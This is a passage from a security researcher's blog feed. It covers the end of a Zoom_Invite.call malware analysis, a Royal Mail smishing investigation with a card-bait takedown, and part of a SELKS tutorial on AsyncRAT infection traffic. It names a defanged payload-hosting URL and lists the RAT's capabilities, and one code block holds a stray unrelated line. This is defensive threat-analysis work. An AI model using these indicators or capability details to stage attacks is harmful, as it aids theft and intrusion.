<em>Figure 14: Testing Yara locally</em></p>

<h4 id="deploying-the-yara">Deploying the Yara</h4>

<p>The Yara file was also deployed on Yaraify. Initially, we encountered a significant number of false positives, especially with certain pattern matches. One of the team members reached out via email to fine-tune the detection. After making the necessary adjustments, the YARA rule now shows a much-improved detection rate, as illustrated in Figure 15.</p>

<p><img src="/assets/images/zoom/yarares.png" alt="Telegram API" />
<em>Figure 15: Yaraify Results</em></p>

<h2 id="conclusion-1">Conclusion</h2>

<p>In this analysis, we examined the Zoom_Invite.call file, which is a .wsf script. Our static analysis revealed that it connects to <strong>hxxps://paste.ee/r/2FDzd/</strong>, from which a malicious file is downloaded. We further explored the static characteristics of the malware and successfully deobfuscated the long encoded strings stored in the variables $cake and $oven. This process led us to identify the Telegram Command and Control (C2) configuration embedded within the malware.</p>

<p>Subsequently, we performed dynamic analysis using VirusTotal, allowing us to extract Indicators of Compromise (IoCs). Finally, we created a YARA rule to facilitate the detection of this malware in future analyses.</p>

<h2 id="references">References</h2>

<p>[1] <strong>Filescan Report</strong>, “Zoom_Invite.call Malware Analysis,” Filescan.io, [Online]. Available: <a href="https://www.filescan.io/uploads/66f3ae64c48f81cd6a0cd525/reports/ff23aa67-cdd6-4d34-a766-7b1307cb7ee0/details">https://www.filescan.io/uploads/66f3ae64c48f81cd6a0cd525/reports/ff23aa67-cdd6-4d34-a766-7b1307cb7ee0/details</a>. [Accessed: 09-Oct-2024].</p>

<p>[2] <strong>VirusTotal</strong>, “Behavior Report for File Hash 2e63fec5…,” [Online]. Available: <a href="https://www.virustotal.com/gui/file/2e63fec5163d85af2caf87e31459a0d6cca4cdb3d65a797e00a62b0c2b76acd7/behavior">https://www.virustotal.com/gui/file/2e63fec5163d85af2caf87e31459a0d6cca4cdb3d65a797e00a62b0c2b76acd7/behavior</a>. [Accessed: 09-Oct-2024].</p>

<p>[3] <strong>Hatching Triage</strong>, “Zoom_Invite.call Sample Analysis,” [Online]. Available: <a href="https://tria.ge/240925-jvmksatfnl">https://tria.ge/240925-jvmksatfnl</a>. [Accessed: 09-Oct-2024].</p>

<p>[4] <strong>Intezer</strong>, “Detailed Malware Analysis of Zoom_Invite.call,” [Online]. Available: <a href="https://analyze.intezer.com/analyses/6ff37d32-afad-4fa6-8902-2298ae2005b0">https://analyze.intezer.com/analyses/6ff37d32-afad-4fa6-8902-2298ae2005b0</a>. [Accessed: 09-Oct-2024].</p>

<p>[5] <strong>Hybrid Analysis</strong>, “Zoom_Invite.call Report,” [Online]. Available: <a href="https://www.hybrid-analysis.com/sample/2e63fec5163d85af2caf87e31459a0d6cca4cdb3d65a797e00a62b0c2b76acd7">https://www.hybrid-analysis.com/sample/2e63fec5163d85af2caf87e31459a0d6cca4cdb3d65a797e00a62b0c2b76acd7</a>. [Accessed: 09-Oct-2024].</p>

<p>[6] <strong>YOMI</strong>, “YOMI Report on Zoom_Invite.call,” [Online]. Available: <a href="https://yomi.yoroi.company/report/66f3aec2bac7dacd13d3f676/66f3aec2bac7dacd13d3f677/overview">https://yomi.yoroi.company/report/66f3aec2bac7dacd13d3f676/66f3aec2bac7dacd13d3f677/overview</a>. [Accessed: 09-Oct-2024].</p>

<p>[7] <strong>ABAYOT</strong>, “Malware Analysis Report for Zoom_Invite.call,” [Online]. Available: <a href="https://www.abayot.space/malware-analysis/2e63fec5163d85af2caf87e31459a0d6cca4cdb3d65a797e00a62b0c2b76acd7">https://www.abayot.space/malware-analysis/2e63fec5163d85af2caf87e31459a0d6cca4cdb3d65a797e00a62b0c2b76acd7</a>. [Accessed: 09-Oct-2024].</p>

<p>[8] <strong>Kaspersky OpenTIP</strong>, “OpenTIP Analysis for Zoom_Invite.call,” [Online]. Available: <a href="https://opentip.kaspersky.com/2e63fec5163d85af2caf87e31459a0d6cca4cdb3d65a797e00a62b0c2b76acd7/results">https://opentip.kaspersky.com/2e63fec5163d85af2caf87e31459a0d6cca4cdb3d65a797e00a62b0c2b76acd7/results</a>. [Accessed: 09-Oct-2024].</p>

<p>[9] <strong>Malwares.com</strong>, “Report for File Hash 2e63fec5…,” [Online]. Available: <a href="https://www.malwares.com/report/file?hash=2e63fec5163d85af2caf87e31459a0d6cca4cdb3d65a797e00a62b0c2b76acd7">https://www.malwares.com/report/file?hash=2e63fec5163d85af2caf87e31459a0d6cca4cdb3d65a797e00a62b0c2b76acd7</a>. [Accessed: 09-Oct-2024].</p>

<p>[10] <strong>F-Secure</strong>, “Unmasking Double Jeopardy: A Telegram Bot Spreading Malware and Scam Subscriptions,” F-Secure, 2024. [Online]. Available: https://www.f-secure.com/gb-en/articles/unmasking-double-jeopardy-a-telegram-bot-spreading-malware-and-scam-subscriptions. [Accessed: 09-Oct-2024].</p>]]></content><author><name>Daniel Jeremiah</name></author><category term="Malware Analysis" /><summary type="html"><![CDATA[A detailed examination of the Zoom_Invite.call phishing campaign, focusing on the malware distribution methods used. The analysis covers phishing techniques, payload delivery mechanisms, and defensive strategies for effective detection and response.]]></summary></entry><entry><title type="html">Analysing a Fake Royal Mail Smishing Attack Hidden Behind Cloudflare</title><link href="https://daniyyell.com/phishing/Analysing-a-Fake-Royal-Mail-Smishing-Attack-Hidden-Behind-Cloudflare/" rel="alternate" type="text/html" title="Analysing a Fake Royal Mail Smishing Attack Hidden Behind Cloudflare" /><published>2024-11-24T00:00:00+00:00</published><updated>2024-11-24T00:00:00+00:00</updated><id>https://daniyyell.com/phishing/Analysing-a-Fake-Royal-Mail-Smishing-Attack-Hidden-Behind-Cloudflare</id><content type="html" xml:base="https://daniyyell.com/phishing/Analysing-a-Fake-Royal-Mail-Smishing-Attack-Hidden-Behind-Cloudflare/"><![CDATA[<h3 id="analysing-a-fake-royal-mail-smishing-attack-hidden-behind-cloudflare">Analysing a Fake Royal Mail Smishing Attack Hidden Behind Cloudflare</h3>

<hr />

<h3 id="introduction"><strong>Introduction</strong></h3>

<p>On 23/11/2024, a user received an SMS claiming to be from Royal Mail:<br />
<em>“Royal Mail: You have an update for your parcel delivery, check at Royalmail[dot]delivery-service[dot]info.”</em> As shown in Fig 1.</p>

<p>After visiting the website, the user realised it was a phishing attempt designed to harvest personal information. The site requested a small token fee for parcel clearance, which raised suspicion, as Royal Mail would never ask for such a fee. While the request seemed odd, it became more convincing for those who were expecting a delivery from Royal Mail. In such situations, if not paying close attention, it would be easy to fall victim to the scam.</p>

<p><img src="/assets/images/Royal-Mail/SMS-smishing.jpeg" alt="Figure 1" /><br />
<em>Fig 1: Example of a typical smishing SMS targeting victims.</em></p>

<p>The attack begins with a seemingly innocuous SMS, followed by a phishing website that mimics the official Royal Mail service. The site is hidden behind Cloudflare as shown in Fig 2, likely to obscure its true origin and make it harder to trace the attackers or for security enhancement.</p>

<p><img src="/assets/images/Royal-Mail/URL-redirect-to-cloudflare.png" alt="Figure 2" /><br />
<em>Fig 2: URL redirection to Cloudflare used by attackers to bypass detection.</em></p>

<p>The attacker also gathers users postcode as shown in Fig 3.</p>

<p><img src="/assets/images/Royal-Mail/Pending-Delivery-postcode.png" alt="Figure 3" /><br />
<em>Fig 3: Fake pending delivery notice requesting postcode verification.</em></p>

<h3 id="attack-stages"><strong>Attack Stages</strong></h3>

<h4 id="stage-1-harvesting-pii"><strong>Stage 1: Harvesting PII</strong></h4>

<p>Through the link, the user is prompted to enter their postcode. In the next stage, they are directed to a page requesting confirmation of their address details—something Royal Mail would not typically ask for, as it is not standard practice.</p>

<p><img src="/assets/images/Royal-Mail/personal-information-havesting.png" alt="Figure 4" /><br />
<em>Fig 4: Personal information harvesting on a phishing form.</em></p>

<p>This form requests the following personal information:</p>
<ul>
  <li><strong>First Name</strong></li>
  <li><strong>Last Name</strong></li>
  <li><strong>Phone Number</strong></li>
  <li><strong>Date of Birth</strong></li>
  <li><strong>Home Address</strong></li>
</ul>

<p>At this stage, the attackers collect valuable personally identifiable information (PII) as shown in Fig 4, which could be used for identity theft or further targeted attacks.</p>

<h4 id="stage-2-harvesting-credit-card-information"><strong>Stage 2: Harvesting Credit Card Information</strong></h4>

<p>After entering personal details, the victim is shown a page claiming a delivery fee of £1.45 (including VAT).</p>

<p><img src="/assets/images/Royal-Mail/Payment-prompt.png" alt="Figure 5" /><br />
<em>Fig 5: Fake payment prompt designed to steal sensitive financial data.</em></p>

<p>The page claims that payment will only be charged upon successful delivery of the parcel, making the request appear more legitimate, as shown in Fig. 5. The small amount requested by the attacker increases the likelihood of the victim agreeing to pay, unaware that they will suffer significant losses if the attacker gains access to their card details.</p>

<p><img src="/assets/images/Royal-Mail/CVV-card-details-havesting.png" alt="Figure 6" /><br />
<em>Fig 6: Harvesting CVV and credit card details on a fake payment page.</em></p>

<p>The page then asks for credit card details:</p>
<ul>
  <li><strong>Name as it appears on the card</strong></li>
  <li><strong>Card Number</strong></li>
  <li><strong>Card Expiry Date (MM/YY)</strong></li>
  <li><strong>CVV</strong></li>
</ul>

<p>This stage is designed to steal credit card information, which can then be used for fraudulent transactions or sold on the dark web. In this case, the attacker attempted to add the victim’s card to Apple Pay and make transactions. However, their efforts failed because we stayed one step ahead of them. Our goal was solely to observe and understand how this process works. Please note that the card was added 09:40PM and they try to charge the card 09:45PM.</p>

<h4 id="last-page-final-confirmation"><strong>Last Page: Final Confirmation</strong></h4>

<p>On the final page, the victim is presented with the following message:</p>

<p><img src="/assets/images/Royal-Mail/fake-shiping-process.png" alt="Figure 7" /><br />
<em>Fig 7: Fake shipping process page to deceive the victim.</em></p>

<p><em>“Your item will be delivered in the next 2-4 business days. It’ll only take a few seconds, we’re just verifying the details that you’ve entered. You may be redirected to your bank to confirm your details.”</em></p>

<p><img src="/assets/images/Royal-Mail/details-credential-sending.png" alt="Figure 8" /><br />
<em>Fig 9: Credential sent to attacker.</em></p>

<p>This final step creates a sense of urgency and legitimacy, potentially redirecting the victim to their bank’s verification page or simply reassuring them that the process is normal.</p>

<p><img src="/assets/images/Royal-Mail/final-message.png" alt="Figure 8" /><br />
<em>Fig 10: Final fake message displayed to confirm successful payment.</em></p>

<h3 id="discovering-the-hosted-domain"><strong>Discovering the Hosted Domain</strong></h3>

<p>Although the fake domain was hidden behind Cloudflare, it was important to trace its origin before it started using Cloudflare as a shield.</p>

<p><img src="/assets/images/Royal-Mail/cloudflare.png" alt="Figure 9" /><br />
<em>Fig 11: Phishing website protected by Cloudflare to evade detection.</em></p>

<p>By checking the domain on <a href="https://www.name.com">Name.com</a>, we discovered that the domain was actually registered with <a href="http://www.namesilo.com">NameSilo</a>. While most of the registry details were fake, this allowed us to contact the registrar for domain takedown. However, to take action, we needed evidence that the site was malicious.</p>

<p><img src="/assets/images/Royal-Mail/registrar-informations.png" alt="Figure 10" /><br />
<em>Fig 12: Registrar information related to the phishing domain.</em></p>

<h4 id="creating-a-fake-disposable-credit-card"><strong>Creating a Fake Disposable Credit Card</strong></h4>

<p>To gather evidence, We created a fake disposable credit card and proceeded to fill in all the required information on the phishing site, following the attacker’s process exactly. After about ten minutes, We noticed the attacker attempted to use the card via Apple Pay. However, the transaction failed because the card was a disposable one and had already been frozen.</p>

<p><img src="/assets/images/Royal-Mail/apple-pay.jpeg" alt="Figure 11" /><br />
<em>Fig 13: Apple Pay phishing attempt used in smishing campaigns.</em></p>

<h3 id="website-takedown"><strong>Website Takedown</strong></h3>

<p>The best pratice is to report the phishing website directly to the domain registrar. With the evidence at hand, We reached out to NameSilo’s support desk, who promptly provided a form for the phishing site takedown.</p>

<p><img src="/assets/images/Royal-Mail/domain-take-down.png" alt="Figure 12" /><br />
<em>Fig 14: Domain take-down in progress to mitigate further attacks.</em></p>

<p>As of this writing, the domain is currently down . We will continue urging the NameSilo team to act swiftly, as this is a clear and sophisticated phishing website. The domain was created on <strong>November 16, 2024</strong>, and is set to expire on <strong>November 16, 2025.</strong> By taking down this domain shortly after its creation, many UK users will be protected from falling victim to this scam, contributing to a safer internet for everyone.</p>

<h3 id="conclusion"><strong>Conclusion</strong></h3>

<p>This attack is an example of how smishing (SMS phishing) can exploit the anticipation of a delivery. By masquerading as a trusted service like Royal Mail, the attackers trick victims into providing sensitive personal and financial information.</p>

<p>It is critical to remain cautious when receiving unsolicited messages, particularly those related to financial transactions or deliveries. Users should avoid clicking on links in unsolicited SMS messages and verify the authenticity of any requests directly with the company involved.</p>

<h2 id="what-to-do-if-you-are-a-victim">What to do if you are a victim</h2>
<p>If you have already provided your personal or financial information in response to this phishing attempt:</p>

<ol>
  <li>Disable your card or frooze it</li>
  <li>Contact your bank and explain the incident</li>
</ol>

<p>Also contact:</p>

<p>For suspicious text messages, please send us a screenshot of the message to reportascam@royalmail.com.</p>]]></content><author><name>Daniel Jeremiah</name></author><category term="Phishing" /><summary type="html"><![CDATA[Exploring a fake Royal Mail smishing attack that uses deceptive SMS and a phishing site hidden behind Cloudflare to steal sensitive information.]]></summary></entry><entry><title type="html">Analysing PCAP Files in a Modern Way: Investigating AsyncRAT Infection Traffic with SELKS</title><link href="https://daniyyell.com/threat%20hunting/tools/malware%20analysis/Analyzing-AsyncRAT-Infection-Traffic-with-SELKS/" rel="alternate" type="text/html" title="Analysing PCAP Files in a Modern Way: Investigating AsyncRAT Infection Traffic with SELKS" /><published>2024-10-24T00:00:00+00:00</published><updated>2024-10-24T00:00:00+00:00</updated><id>https://daniyyell.com/threat%20hunting/tools/malware%20analysis/Analyzing-AsyncRAT-Infection-Traffic-with-SELKS</id><content type="html" xml:base="https://daniyyell.com/threat%20hunting/tools/malware%20analysis/Analyzing-AsyncRAT-Infection-Traffic-with-SELKS/"><![CDATA[<h1 id="introduction">Introduction</h1>

<p>In today’s cybersecurity landscape, the ability to analyse PCAP (Packet Capture) files is a critical skill for threat hunters, malware analysts and other profesionals. The increasing sophistication of malware, such as AsyncRAT, demands advanced tools and techniques for effective network traffic analysis. For many years, professionals and experts have relied on Wireshark <a href="https://www.varonis.com/blog/how-to-use-wireshark">[3]</a>, a widely used tool for these tasks. However, the cybersecurity field often embraces any approach that proves effective.</p>

<p>This blog explores how to use SELKS, an open-source, Debian-based IDS/IPS/Network Security Monitoring platform released under GPLv3 by Stamus Networks, to investigate AsyncRAT infection traffic in PCAP file. SELKS leverages the power of Suricata, Elasticsearch, Logstash, Kibana, Evebox and Scirius, offering a comprehensive environment to visualise, detect, and analyse malicious activities in network traffic. In this post, we will guide you through setting up SELKS, analyzing network traffic data, and identifying indicators of AsyncRAT infections.</p>

<h2 id="asyncrat-overview">AsyncRAT Overview</h2>

<p>AsyncRAT is a powerful Remote Access Tool (RAT) that facilitates the remote monitoring and control of computers through a secure, encrypted connection <a href="https://blog.qualys.com/vulnerabilities-threat-research/2022/08/16/asyncrat-c2-framework-overview-technical-analysis-and-detection">[1]</a><a href="https://github.com/NYAN-x-CAT/AsyncRAT-C-Sharp">[2]</a>. AsyncRAT is designed with both functionality and stealth in mind, AsyncRAT allows users to execute a wide range of commands on the target machine, providing comprehensive access to its features and data <a href="https://www.mcafee.com/blogs/other-blogs/mcafee-labs/unmasking-asyncrat-new-infection-chain/">[4]</a> <a href="https://www.trendmicro.com/en_gb/research/23/l/analyzing-asyncrat-code-injection-into-aspnetcompiler-exe.html">[5]</a> <a href="https://cybersecurity.att.com/blogs/labs-research/asyncrat-loader-obfuscation-dgas-decoys-and-govno">[6]</a>.</p>

<p>With its client-server architecture, AsyncRAT enables seamless communication between the attacker and the infected system as shown in <strong>Fig 1</strong>  <a href="https://github.com/NYAN-x-CAT/AsyncRAT-C-Sharp">[2]</a>. The tool supports various functionalities, including screen viewing, file transfer, and system monitoring, making it a versatile solution for remote administration, surveillance, and exploitation <a href="https://www.mcafee.com/blogs/other-blogs/mcafee-labs/unmasking-asyncrat-new-infection-chain/">[4]</a>.</p>

<p>Its capabilities also include anti-analysis features, ensuring that it can evade detection by security software. Overall, AsyncRAT serves as a robust solution for individuals seeking to maintain control over remote systems while remaining discreet in their operations <a href="https://www.trendmicro.com/en_gb/research/23/l/analyzing-asyncrat-code-injection-into-aspnetcompiler-exe.html">[5]</a><a href="https://cybersecurity.att.com/blogs/labs-research/asyncrat-loader-obfuscation-dgas-decoys-and-govno">[6]</a><a href="https://www.splunk.com/en_us/blog/security/asyncrat-crusade-detections-and-defense.html">[7]</a>.</p>

<p><img src="/assets/images/Selks/async.png" alt="Fig 1: AsyncRAT" /></p>

<p><em>Fig 1: AsyncRAT</em></p>

<table>
  <thead>
    <tr>
      <th><strong>Feature</strong></th>
      <th><strong>Description</strong></th>
    </tr>
  </thead>
  <tbody>
    <tr>
      <td><strong>Client screen viewer &amp; recorder</strong></td>
      <td>Allows remote viewing and recording of the client’s screen.</td>
    </tr>
    <tr>
      <td><strong>Client Antivirus &amp; Integrity manager</strong></td>
      <td>Monitors and manages antivirus status and file integrity.</td>
    </tr>
    <tr>
      <td><strong>Client SFTP access including upload &amp; download</strong></td>
      <td>Enables secure file transfer capabilities.</td>
    </tr>
    <tr>
      <td><strong>Client &amp; Server chat window</strong></td>
      <td>Provides a communication channel between client and server.</td>
    </tr>
    <tr>
      <td><strong>Client Dynamic DNS &amp; Multi-Server support</strong></td>
      <td>Configurable options for dynamic DNS and multi-server connections.</td>
    </tr>
    <tr>
      <td><strong>Client Password Recovery</strong></td>
      <td>Facilitates recovery of stored passwords on the client system.</td>
    </tr>
    <tr>
      <td><strong>Client JIT compiler</strong></td>
      <td>Just-In-Time compilation for executing code on the client.</td>
    </tr>
    <tr>
      <td><strong>Client Keylogger</strong></td>
      <td>Records keystrokes on the client device.</td>
    </tr>
    <tr>
      <td><strong>Client Anti Analysis (Configurable)</strong></td>
      <td>Features to evade analysis by security tools, configurable settings.</td>
    </tr>
    <tr>
      <td><strong>Server Controlled updates</strong></td>
      <td>Allows the server to manage and push updates to clients.</td>
    </tr>
    <tr>
      <td><strong>Client Antimalware Start-up</strong></td>
      <td>Initiates antimalware processes on the client at startup.</td>
    </tr>
    <tr>
      <td><strong>Server Config Editor</strong></td>
      <td>Tool for editing server configurations.</td>
    </tr>
    <tr>
      <td><strong>Server multiport receiver (Configurable)</strong></td>
      <td>Configurable options for receiving data on multiple ports.</td>
    </tr>
    <tr>
      <td><strong>Server thumbnails</strong></td>
      <td>Displays thumbnails of connected clients for easy management.</td>
    </tr>
    <tr>
      <td><strong>Server binary builder (Configurable)</strong></td>
      <td>Creates executable files for server deployment, configurable settings.</td>
    </tr>
    <tr>
      <td><strong>Server obfuscator (Configurable)</strong></td>
      <td>Obfuscates server components to evade detection, with configurable options.</td>
    </tr>
  </tbody>
</table>

<p><em>Table 1: AsyncRAT Features</em> <a href="https://github.com/NYAN-x-CAT/AsyncRAT-C-Sharp">[2]</a></p>

<h2 id="overview">Overview</h2>

<p>We selected a random ASYNC RAT infection posted on 9 January 2024 from <strong>malware-traffic-analysis.net</strong> and utilised SELKS to analyse the associated PCAP file. This analysis enabled us to identify the victim and understand the events that occured over the network. We then examined the files downloaded by the victim, which led us to discover obfuscated malware embedded in <strong>JPG</strong> and text files. After deobfuscating these files, we reversed them back to their original form. To confirm our findings, we submitted the files to hybrid analysis tools such as VirusTotal, Hybrid-Analysis, and AnyRun. The results revealed a detection rate of 57 out of 74 on VirusTotal. Ultimately, we successfully employed SELKS to analyse the PCAP file.</p>

<h2 id="prerequisites">Prerequisites</h2>

<p>Before diving into the analysis, ensure you have the following:</p>

<ul>
  <li><strong>SELKS</strong>: A setup of the SELKS platform, either installed locally or accessible via a remote server. <a href="https://github.com/StamusNetworks/SELKS/tree/master/docker">SELKS GitHub Repository</a></li>
  <li><strong>PCAP File</strong>: A packet capture file containing network traffic data for analysis. <a href="https://malware-traffic-analysis.net/2024/01/09/index.html">Malware Traffic Analysis - AsyncRAT Infection</a></li>
  <li><strong>Basic Knowledge</strong>: Familiarity with network protocols, Suricata, and the fundamentals of malware analysis.</li>
</ul>

<h3 id="what-is-selks-">What is SELKS ?</h3>

<table>
  <thead>
    <tr>
      <th>Component</th>
      <th>Description</th>
      <th>Link</th>
    </tr>
  </thead>
  <tbody>
    <tr>
      <td>S</td>
      <td>Suricata IDPS/NSM</td>
      <td><a href="https://suricata.io/">Suricata</a></td>
    </tr>
    <tr>
      <td>E</td>
      <td>Elasticsearch</td>
      <td><a href="https://www.elastic.co/products/elasticsearch">Elasticsearch</a></td>
    </tr>
    <tr>
      <td>L</td>
      <td>Logstash</td>
      <td><a href="https://www.elastic.co/products/logstash">Logstash</a></td>
    </tr>
    <tr>
      <td>K</td>
      <td>Kibana</td>
      <td><a href="https://www.elastic.co/products/kibana">Kibana</a></td>
    </tr>
    <tr>
      <td>S</td>
      <td>Scirius</td>
      <td><a href="https://github.com/StamusNetworks/scirius">Scirius</a></td>
    </tr>
    <tr>
      <td> </td>
      <td>EveBox</td>
      <td><a href="https://evebox.org/">EveBox</a></td>
    </tr>
    <tr>
      <td> </td>
      <td>Arkime</td>
      <td><a href="https://arkime.com/">Arkime</a></td>
    </tr>
    <tr>
      <td> </td>
      <td>CyberChef</td>
      <td><a href="https://github.com/gchq/CyberChef">CyberChef</a></td>
    </tr>
  </tbody>
</table>

<p><em>Table 2: SELKS</em></p>

<p><strong>Note:</strong> The acronym SELKS was established before the addition of Arkime, EveBox, and CyberChef.</p>

<h3 id="installation-and-configuration">Installation and Configuration</h3>

<p>SELKS can be installed on any Linux operating system or Windows using Docker. Additionally, there is an ISO available for SELKS; however, this ISO does not come pre-installed with SELKS. The author has been using the Linux version of this ISO, which appears to be effective, but it can be utilised in any Linux environment. In this section, the steps to install the Docker version of SELKS will be outlined.</p>

<h4 id="basic-installation">Basic Installation</h4>

<p>In the terminal, execute the following commands and make sure its look relatively as shown in Fig 2:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>git clone https://github.com/StamusNetworks/SELKS.git
<span class="nb">cd </span>SELKS/docker/
./easy-setup.sh
docker-compose up <span class="nt">-d</span>

</code></pre></div></div>

<p><img src="/assets/images/Selks/SELKS_docker_up.png" alt="Fig 2: SELKS Docker up" /></p>

<p><em>Fig 2: SELKS Docker up</em></p>

<h3 id="accessing-selks">Accessing SELKS</h3>

<p>Once the containers are up and running, users should point their browser to <code class="language-plaintext highlighter-rouge">https://your.selks.IP.here/</code>. If Portainer was installed during the setup process, users must visit <code class="language-plaintext highlighter-rouge">https://your.selks.IP.here:9443</code> to set Portainer’s admin password if you select portainer’s during setup to main your docker.</p>

<p>If the setup script fails and users believe it may be a bug, they are encouraged to <a href="https://github.com/StamusNetworks/SELKS/issues">report an issue</a>. Additionally, a manual setup process is available for reference.</p>

<h4 id="credentials-and-login">Credentials and Login</h4>

<p>To access Scirius, users will need the following credentials:</p>

<ul>
  <li><strong>Username</strong>: <code class="language-plaintext highlighter-rouge">selks-user</code></li>
  <li><strong>Password</strong>: <code class="language-plaintext highlighter-rouge">selks-user</code></li>
</ul>

<p>This documentation is also available at <a href="https://github.com/StamusNetworks/SELKS/tree/master/docker">SELKS GitHub Repository</a>.</p>

<p><strong>Note</strong>: It is necessary to install Git and cURL.</p>

<p>While this is the general installation guide, it is important to note that users may want to bring down the Docker containers using the command:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>docker-compose down
</code></pre></div></div>

<h3 id="loading-the-pcap-file-into-selks">Loading the PCAP File into SELKS</h3>

<p>The reason for this step is to load the PCAP file that will be used for hunting into SELKS. Peter Manev recently demonstrated how to do this in a video with Dr Josh, titled [Network Security Monitoring and Threat Hunting w/ Peter Manev <a href="https://www.youtube.com/watch?v=s621gAaURA0&amp;t=3261s">[13]</a>.</p>

<p>After the Docker containers are down, the next step is to place the PCAP file into /home/selks-user/SELKS/docker or whichever location is preferred.</p>

<p>Next, users will want to load the PCAP file using tips from Peter Manev <a href="https://www.youtube.com/watch?v=s621gAaURA0&amp;t=3261s">[13]</a>. As shown in Fig 3, 4 &amp; 5</p>

<h3 id="executing-the-setup-command">Executing the Setup Command</h3>

<p>The following command is executed:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>./easy-setup.sh <span class="nt">-n</span> <span class="nt">-i</span> tppdummy0 <span class="nt">--iA</span> <span class="o">&amp;&amp;</span> <span class="nb">sudo</span> <span class="nt">-E</span> docker compose up <span class="nt">-d</span> <span class="o">&amp;&amp;</span> <span class="nb">sudo </span>scripts/readpcap.sh <span class="nt">-ac</span> 2024-01-09-AsyncRAT-infection-traffic.pcap 

</code></pre></div></div>

<p><img src="/assets/images/Selks/dummy.png" alt="Fig 3: dummy interface" /></p>

<p><em>Fig 3: dummy interface</em></p>

<p>Note: Fig 4</p>

<p><img src="/assets/images/Selks/network_interface.png" alt="Fig 4: Network Interface" /></p>

<p><em>Fig 4: Network Interface</em></p>

<p>This command runs a script called easy-setup.sh with options to execute without prompts and to initialise a network interface named <strong>tppdummy0</strong>. Once the setup script completes, it starts Docker services defined in a Docker Compose file in detached mode. Finally, it runs a script named readpcap.sh with the specified packet capture file. If everything goes smoothly, users should see a terminal output similar to the example shown in the provided figure.</p>

<p><img src="/assets/images/Selks/configuration_node_selks.png" alt="Fig 5: Configuration_node_selks" /></p>

<p><em>Fig 5: Configuration_node_selks</em></p>

<h3 id="selks-dashboard">SELKS Dashboard</h3>

<p>By now, if everything is working correctly, users can locate their system IP using the command <code class="language-plaintext highlighter-rouge">ip a</code> or <code class="language-plaintext highlighter-rouge">ifconfig</code>. For example, if the IP address is <code class="language-plaintext highlighter-rouge">192.168.30.20</code>, users should type the following into their browser as shown in Fig 6:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>https://192.168.30.20/stamus/hunting/dashboards

</code></pre></div></div>

<p>This will redirect users to the login page.</p>

<p><img src="/assets/images/Selks/Selks_dashboard.png" alt="Fig 6: Selks dashboard" /></p>

<p><em>Fig 6: Selks dashboard</em></p>

<p>Alternatively, instead of using the IP address, users can edit the <code class="language-plaintext highlighter-rouge">/etc/hosts</code> file to add the IP address with a desired hostname. For example:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>192.168.30.20 selks.hunt
</code></pre></div></div>

<p>Then visit the url https://selks.hunt</p>

<h3 id="after-pcap-ingestion">After PCAP Ingestion</h3>

<p>After ingesting the PCAP file, the next phase is hunting. The advantage of using SELKS is that the dashboard is self-explanatory, providing detailed information such as detection methods, categories, severities, method severities, MITRE ATT&amp;CK mappings, attack targets, client endpoints, client and server interactions, affected products, malware families, and more as shown in Fig 5.</p>

<p>SELKS effectively breaks down all the packets from the PCAP file, and this information is shared across the various tools included in the platform. By processing or ingesting the PCAP file with SELKS, users can uncover a wealth of useful tactics.</p>

<p>Please note that if users wish to add more detection rules, SELKS supports this feature. Additional rules can be found at:</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code> https://YOURIP/rules/source/

</code></pre></div></div>

<p>We will not cover rules in this blog as this is another topic itself.</p>

<h3 id="analysing-the-pcap-file">Analysing the PCAP file</h3>

<p>While the author is not a professional user of SELKS, spending time with the platform repeatedly has allowed them to gain knowledge on correlating events. The video mentioned previously with Dr Josh, titled <a href="https://www.youtube.com/watch?v=s621gAaURA0&amp;t=3261s">Network Security Monitoring and Threat Hunting w/ Peter Manev</a>, has contributed to this understanding. The author has grasped basic knowledge about SELKS, and this exploration is being undertaken together as newcomers to the platform. In addition, make sure to use the right ingesting date as shown in Fig 7.</p>

<p><img src="/assets/images/Selks/pcap_time.png" alt="Fig 7: PCAP Time" /></p>

<p><em>Fig 7: PCAP Time</em></p>

<h3 id="analysis-of-asyncrat-detection-in-selks">Analysis of AsyncRAT Detection in SELKS</h3>

<p>After ingesting the PCAP file, the SELKS platform effectively breaks down the attack traffic, identifying the presence of AsyncRAT malware through the TLS information. This indicates that the platform is capable of recognising known threats by analysing network traffic patterns as shown in Fig 8.</p>

<p><img src="/assets/images/Selks/configuration_node_selks.png" alt="Fig 8: Configuration_node_selks" /></p>

<p><em>Fig 8: Configuration_node_selks</em></p>

<h4 id="key-findings">Key Findings</h4>

<ol>
  <li>
    <p><strong>Malware Identification</strong>: The detection of AsyncRAT is significant as it allows for prompt response measures. The AsyncRAT malware is known for its capability to establish remote access to infected systems, making timely identification crucial.</p>
  </li>
  <li>
